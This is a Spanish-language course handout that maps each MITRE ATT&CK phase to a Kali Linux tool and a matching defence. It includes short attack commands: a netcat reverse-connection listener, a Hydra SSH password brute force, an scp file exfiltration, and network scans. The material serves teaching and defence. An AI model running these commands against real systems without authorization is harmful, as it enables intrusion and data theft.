Ciclo de ataque y defensa en ciberseguridad: aplicación práctica con Kali Linux

Objetivo

Conocer las principales fases de un ataque cibernético según el marco MITRE ATT&CK.

Análisis de Vulnerabilidades y Gestión de Riesgos

Vulnerabilidad = debilidad técnica.

Riesgo = impacto si se explota la debilidad.

Fases de gestión de riesgos

Identificación → Análisis → Evaluación → Tratamiento → Monitoreo


Identificación: Localizar y documentar activos, amenazas y vulnerabilidades.

Análisis: Examinar cómo las vulnerabilidades pueden ser explotadas y qué impacto tendría.

Evaluación: Asignar nivel de riesgo según **probabilidad** e **impacto**.

Tratamiento: Definir y aplicar medidas para reducir los riesgos a un nivel aceptable.

Monitoreo: Revisar constantemente el estado de los sistemas, aplicar actualizaciones y repetir análisis de vulnerabilidades.



OpenVAS

Open Vulnerability Assessment Scanner

Investigación

MITRE ATT&CK

10 min

Reconnaissance (Reconocimiento)

Herramienta: **Nmap**

```
nmap -sn 192.168.1.0/24
```

Uso: Descubre hosts en la red.
Defensa: Segmentación de red, IDS/IPS.

Resource Development (Preparación)

Herramienta: **Maltego**

[redacted]

Uso: OSINT para recolectar datos de correos, dominios, redes sociales.
Defensa: Control de huella digital y protección de datos públicos.

OSINT, acrónimo de Open Source INTelligence (Inteligencia de Fuentes Abiertas), es un método de recopilación, análisis e integración de información proveniente de fuentes públicas y accesibles para cualquier persona, como internet, redes sociales, publicaciones de prensa y registros gubernamentales, con el fin de generar conocimiento útil para la toma de decisiones, la investigación y la seguridad

Initial Access (Acceso inicial)

Herramienta: **Metasploit Framework**

```
msfconsole
```

Uso: Exploit contra un servicio vulnerable.
Defensa: Actualizar servicios y parches.

Execution (Ejecución de código)

Herramienta: **Netcat (nc)**

```
nc -lvp 4444
```

Uso: abrir un puerto para ejecutar conexión inversa.
Defensa: Monitoreo de procesos sospechosos.

Persistence (Persistencia)

Herramienta: **Weevely**

[redacted]

Uso: Webshell para mantener acceso en un servidor web comprometido.
Defensa: Revisar integridad de archivos y aplicar hardening.

Privilege Escalation (Escalada de privilegios)

Herramienta: **LinPEAS**

```
./linpeas.sh
```

Uso: Detecta configuraciones inseguras para subir a root.
Defensa: Principio de mínimo privilegio.

Defense Evasion (Evasión de defensas)

Herramienta: **Veil-Evasion**

[redacted]

Uso: Generar payloads que evaden antivirus.

Defensa: EDR actualizado, monitoreo de procesos.

Credential Access (Acceso a credenciales)

Herramienta: **Hydra**

```
hydra -l admin -P rockyou.txt ssh://192.168.1.10
```

Uso: Ataques de fuerza bruta sobre contraseñas.

Defensa: Políticas de contraseñas + 2FA.

Discovery (Descubrimiento interno)

Herramienta: **Enum4linux**

```
enum4linux -a 192.168.1.20
```

Uso: Enumerar recursos compartidos en Windows.

Defensa: Limitar shares y cerrar SMBv1.

SMBv1 (Server Message Block v1) es una versión obsoleta y no segura de un protocolo de red que permite a los computadores compartir archivos, impresoras y otros recursos en una red, especialmente en sistemas operativos Microsoft Windows.

Lateral Movement (Movimiento lateral)

Herramienta: **CrackMapExec**

[redacted]

Uso: Intentar moverse a otros equipos en la red con credenciales.

Defensa: Segmentación de red y monitoreo de conexiones.

Collection (Recolección de información)

Herramienta: **Wireshark**

[redacted]

Uso: Captura de paquetes en la red.

Defensa: Uso de cifrado TLS en servicios.

Command & Control (C2)

Herramienta: **Empire**

[redacted]

Uso: Mantener comunicación encubierta con máquina comprometida.

Defensa: Detección de tráfico anómalo.

Exfiltration (Exfiltración de datos)

Herramienta: **scp**

```
scp archivo.txt usuario@192.168.1.50:/tmp/
```

Uso: Extraer archivos hacia otro servidor.

Defensa: Monitoreo de tráfico saliente (DLP).

Impact (Impacto)

Herramienta: **Ettercap**

[redacted]

Uso: Ataques MITM o DoS que afectan la disponibilidad.

Defensa: Backups + planes de continuidad.

Forensics (Forense digital)


Herramienta: **Autopsy**

[redacted]

Uso: Análisis de discos y recuperación de archivos eliminados.

Defensa: Registro de logs, procedimientos de respuesta a incidentes.

Kali Linux



Etapas MITRE ATT&CK

Reconocimiento → Nmap – descubrir hosts.
Preparación → Maltego – recolectar info pública.
Acceso inicial → Metasploit – entrar por vulnerabilidad.
Ejecución → Netcat – correr comandos.
Persistencia → Weevely – mantenerse dentro.
Escalada → LinPEAS – subir a admin.
Evasión → Veil – esquivar antivirus.
Credenciales → Hydra – romper contraseñas.
Descubrimiento → Enum4linux – mapear red.
Movimiento lateral → CrackMapExec – saltar a otros equipos.
Recolección → Wireshark – capturar datos.
Comando y control → Empire – controlar remoto.
Exfiltración → scp – sacar archivos.
Impacto → Ettercap – dañar o interrumpir.
Forense → Autopsy – analizar el ataque.

¿Casualidad o Causalidad?

Cierre

“Un atacante avanza por fases. Un defensor debe detectar y bloquear en cualquier punto antes del impacto.”